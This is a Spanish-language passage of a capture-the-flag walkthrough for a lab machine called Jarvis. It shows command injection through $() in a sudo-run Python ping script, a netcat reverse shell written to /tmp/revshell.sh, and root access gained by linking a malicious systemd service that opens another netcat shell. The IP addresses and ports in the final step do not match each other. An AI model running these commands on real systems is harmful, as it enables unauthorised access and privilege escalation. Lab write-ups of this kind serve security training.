Usage:  python3 simpler.py [options]

Options:
    -h/--help   : This help
    -s          : Statistics
    -l          : List the attackers IP
    -p          : ping an attacker IP

www-data@jarvis:/var/www/html$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
<do -u pepper /var/www/Admin-Utilities/simpler.py -p
********************************************
                     _
  ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
 / __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
 \__ \ | | | | | | |_) | |  __/ |  | |_) | |_| |
 |___/_|_| |_| |_| .__/|_|\___|_|  | .__/ \__, |
                 |_|               |_|    |___/
                                @ironhackers.es

********************************************

Enter an IP: 10.10.16.6
10.10.16.6
PING 10.10.16.6 (10.10.16.6) 56(84) bytes of data.
64 bytes from 10.10.16.6: icmp_seq=1 ttl=63 time=89.9 ms
64 bytes from 10.10.16.6: icmp_seq=2 ttl=63 time=43.6 ms
64 bytes from 10.10.16.6: icmp_seq=3 ttl=63 time=44.3 ms
64 bytes from 10.10.16.6: icmp_seq=4 ttl=63 time=45.6 ms
64 bytes from 10.10.16.6: icmp_seq=5 ttl=63 time=45.8 ms
```

Vamos a analizar el código de este script en busca de alguna información que pueda ser interesante.

```
www-data@jarvis:/var/www/Admin-Utilities$ strings simpler.py
strings simpler.py
#!/usr/bin/env python3
from datetime import datetime
import sys
import os
from os import listdir
import re
def show_help():
    message='''
*******************************************************
* Simpler   -   A simple simplifier ;)                 *
* Version 1.0                                          *
*******************************************************
Usage:  python3 simpler.py [options]
Options:
    -h/--help   : This help
    -s          : Statistics
    -l          : List the attackers IP
    -p          : ping an attacker IP
    '''
    print(message)
def show_header():
    print('''***********************************************
     _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| | | |
\__ \ | | | | | | |_) | |  __/ |  | |_| |
|___/_|_| |_| |_| .__/|_|\___|_|(_)| .__/ \__, |
                |_|                 |_|    |___/
                                @ironhackers.es

***********************************************
''')
```


La opción – p (ping) puede ser interesante puesto que es raro que se implemente en Python. Debe existir una llamada a system o subprocess.

```
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)
```

exec_ping se llama desde main si utilizamos el comando –p del script.

```
if __name__ == '__main__':
    show_header()
    if len(sys.argv) != 2:
        show_help()
        exit()
    if sys.argv[1] == '-h' or sys.argv[1] == '--help':
        show_help()
        exit()
    elif sys.argv[1] == '-s':
        show_statistics()
        exit()
    elif sys.argv[1] == '-l':
        list_ip()
        exit()
    elif sys.argv[1] == '-p':
        exec_ping()
        exit()
    else:
        show_help()
        exit()
```

Vemos una inyección de comandos en exec_ping donde se lee la entrada command:

```
os.system('ping ' + command)
```

Aunque como podemos ver en el código tenemos limitados ciertos caracteres. Vamos a ejecutar un comando entre $(). Estos símbolos no se encuentran entre los limitados.

```
www-data@jarvis:/var/www/Admin-Utilities$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
<do -u pepper /var/www/Admin-Utilities/simpler.py -p
***********************************************
                 _                 _
  ___(_)_ __ ___   _ __ | | ___ _ __ _ __   _   _
 / __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
 \__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
 |___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                 |_|               |_|    |___/
                                @ironhackers.es

***********************************************

Enter an IP: 10.10.16.$(echo 6)
10.10.16.$(echo 6)
PING 10.10.16.6 (10.10.16.6) 56(84) bytes of data.
64 bytes from 10.10.16.6: icmp_seq=1 ttl=63 time=126 ms
64 bytes from 10.10.16.6: icmp_seq=2 ttl=63 time=49.9 ms
64 bytes from 10.10.16.6: icmp_seq=3 ttl=63 time=50.7 ms
64 bytes from 10.10.16.6: icmp_seq=4 ttl=63 time=44.5 ms
^O64 bytes from 10.10.16.6: icmp_seq=5 ttl=63 time=44.2 ms
64 bytes from 10.10.16.6: icmp_seq=6 ttl=63 time=43.5 ms
64 bytes from 10.10.16.6: icmp_seq=7 ttl=63 time=45.0 ms
64 bytes from 10.10.16.6: icmp_seq=8 ttl=63 time=93.1 ms
```


Este código funciona. Ejecuta ping a la IP 10.10.16.6.

Los caracteres limitados son primordiales en cualquier Shell conocida, por lo que vamos a escribir un archivo y luego a llamarlo desde el script.

```
www-data@jarvis:/$ echo -e '#!/bin/bash\n\nnc -e /bin/bash 10.10.16.6 4001' >/tmp/revshell.sh
<nnc -e /bin/bash 10.10.16.6 4001' >/tmp/revshell.sh
www-data@jarvis:/$ ls
ls
bin   home            lib32       mnt   run   tmp      vmlinuz.old
boot  initrd.img      lib64       opt   sbin  usr
dev   initrd.img.old  lost+found  proc  srv   var
etc   lib             media       root  sys   vmlinuz
www-data@jarvis:/$ cd tmp
cd tmp
www-data@jarvis:/tmp$ ls
ls
revshell.sh
www-data@jarvis:/tmp$ chmod +x revshell.sh
chmod +x revshell.sh
www-data@jarvis:/tmp$
```

Ya hemos generado la Shell en archivo. Vamos a ejecutar.

```
www-data@jarvis:/tmp$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
***************************************************
     _                         _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |  | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_|  | .__/ \__, |
                |_|               |_|    |___/
                                  @ironhackers.es

***************************************************

Enter an IP: $(/tmp/revshell.sh)
```

```
kali@kali ~ rlwrap nc -nlvp 4001
listening on [any] 4001 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.143] 48168
whoami
pepper
```

Ya somos usuario Pepper.

Volvemos a cambiar la Shell por una Bash de la misma manera que en el caso anterior. Ya podemos buscar la flag user.txt.


```
pepper@jarvis:/$ ls
ls
bin   home            lib32       mnt   run   tmp      vmlinuz.old
boot  initrd.img      lib64       opt   sbin  usr
dev   initrd.img.old  lost+found  proc  srv   var
etc   lib             media       root  sys   vmlinuz
pepper@jarvis:/$ cd home/
cd home/
pepper@jarvis:/home$ ls
ls
pepper
pepper@jarvis:/home$ cd pepper
cd pepper
pepper@jarvis:~$ ls
ls
Web  user.txt
pepper@jarvis:~$ cat user.txt
cat user.txt
d999a
pepper@jarvis:~$
```

3- Elevación de privilegios

Ejecutamos LinEnum en la máquina víctima y encontramos interesante el siguiente resultado referido al binario SUID: el servicio systemctl.

```
[+] Possibly interesting SUID files:
-rwsr-x--- 1 root pepper 174520 Feb 17  2019 /bin/systemctl
```

Debido a que podemos ejecutar systemctl como root, podemos registrar nuevos servicios que se ejecutan como cualquier usuario que queramos.

Creamos el siguiente archivo.

```
pepper@jarvis:/dev/shm$ cat >elhackeretico.service<<EOF
cat >elhackeretico.service<<EOF
> [Service]
Type=notify
ExecStart=/bin/bash -c 'nc -e /bin/bash 10.10.14.8 443'
KillMode=process
Restart=on-failure
RestartSec=42s

[Install]
WantedBy=multi-user.target
EOF[Service]
> Type=notify
> ExecStart=/bin/bash -c 'nc -e /bin/bash 10.10.14.8 443'
> KillMode=process
> Restart=on-failure
> RestartSec=42s
>
> [Install]
> WantedBy=multi-user.target
> EOF
EOFEOF
> EOF
EOF
pepper@jarvis:/dev/shm$
```


Ahora uso systemctl para vincular este servicio:

```
pepper@jarvis:/dev/shm$ systemctl link /dev/shm/elhackeretico.service
systemctl link /dev/shm/elhackeretico.service
pepper@jarvis:/dev/shm$
```

Finalmente, iniciamos el servicio

```
pepper@jarvis:/dev/shm$ systemctl start elhackeretico
```

Por otro lado, tenemos activo un oyente en el puerto 4003.

```
 kali@kali  ~  nc -nlvp 4003
listening on [any] 4003 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.143] 39096
whoami
root
```

Ya solo quedará buscar la flag root.txt, que podemos encontrar en el directorio /root.

```
cd root
ls
clean.sh
root.txt
sqli_defender.py
cat root.txt
45c8fbc
```

Ya tenemos la máquina finalizada.